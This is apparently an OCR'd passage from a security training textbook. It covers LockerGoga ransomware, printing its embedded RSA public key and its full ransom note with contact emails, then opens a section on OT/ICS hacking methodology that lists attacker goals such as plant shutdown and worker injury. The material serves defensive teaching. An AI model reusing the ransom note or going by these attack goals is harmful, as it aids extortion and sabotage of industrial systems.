
```
(int)" MIGdMA0GCSqGSIb3DQEBAQUAA4GLADCBhwKBgQDLscAMf6QMU0OLT967Q0oMVN/9xRbC6Ymz HVVE05zgpDJRQQLmPPYcPnehaeynF8HGFYb"
    "RIEaD0pk4WZwGPLtcRaYuQS1M6v+2j4Vp8faA woNdi7+jI2xw0kQao29FJ8WUQDvrPqODALf8bjiOIO7f1Nc5g9vOEbWyCA1w/vbaVwIBEQ==",
```

Figure 18.87: RSA public key embedded within the malware code

Finally, the GOGA structure is appended to the encrypted file.

- **Stage 4: Ransom Note**

  The last stage is dropping the ransom note "`README-NOW.txt`" into the `%Desktop%` of the current user. This note contains instructions related to the ransom payment, such as email addresses, payment instructions, etc.




```
Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.
The final price depends on how fast you contact us.
As soon as we receive the payment you will get the decryption tool and
instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

DharmaParrack@protonmail.com
wyattpettigrew8922555@mail.com
```

Figure 18.88: Ransom note of LockerGoga

The problems caused due to LockerGoga ransomware include but are not limited to:

- Shuts down the computers, locks out the admin accounts and, in some scenarios, it is even impossible for the victim to pay the ransom
- Before the intrusion, attackers gather the victim's credentials
- Before encrypting the files, attackers disable antivirus using task-kill commands
- Attackers do not specify the ransom amount in the ransom note; instead, they provide an email address for communication
- Attackers perform lateral movement and infect other systems connected to the network through Wi-Fi or Ethernet network adapters



Module Flow

1 **OT Concepts**

2 **OT Attacks**


3 **OT Hacking Methodology**

4 **OT Hacking Tools**

5 **Countermeasures**

OT Hacking Methodology

OT systems such as ICS/SCADA and DCS are often used for monitoring and controlling physical industrial processes. These systems are mainly used to acquire data from processes such as temperatures, pressures, valve positions, human operators, etc. and control electrical, hydraulic, mechanical, and pneumatic actuators. In the past, these OT systems and networks were totally isolated from the Internet, but the interoperability and business needs have demanded the convergence of OT/IT networks. The vulnerabilities that exist in the IT networks provide a way for cybercriminals to launch disruptive attacks on OT systems. This section discusses OT hacking methodology and how to perform OT hacking using various automated tools.



What is OT Hacking?

The objective of OT hacking is to **damage or disrupt business processes** through industrial control systems at various manufacturing sites

How can a hacker profit from OT when successfully compromised?

- **Take complete control over the systems, damage the systems or steal critical business or operational data**
- **Shutdown a plant or block the production entirely to perform DoS attacks and cause financial or reputational damage**
- **Reprogram an assembly process to skip production steps resulting in manufacturing faulty products**
- **Compromising industrial machines to potentially injure employees through overheating, emergency shutdowns, etc.**
- **Install malware to disrupt the operation of critical infrastructure**
- **Install ransomware to block access to OT systems and ask for ransom**

What is OT Hacking?


Nowadays, industrial systems are more connected than ever to the Internet, so they are becoming more exposed to vulnerabilities and cyber-attacks. Attackers are launching more sophisticated and targeted cyber-attacks that are causing physical destruction to the industrial systems. In some scenarios, organizations are using devices with legacy software to meet compatibility requirements and sharing sensitive information with the third parties for remote maintenance of the equipment. These factors are creating severe security threats to organizations.

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites. Due to the interconnectivity of IT with OT, OT has been 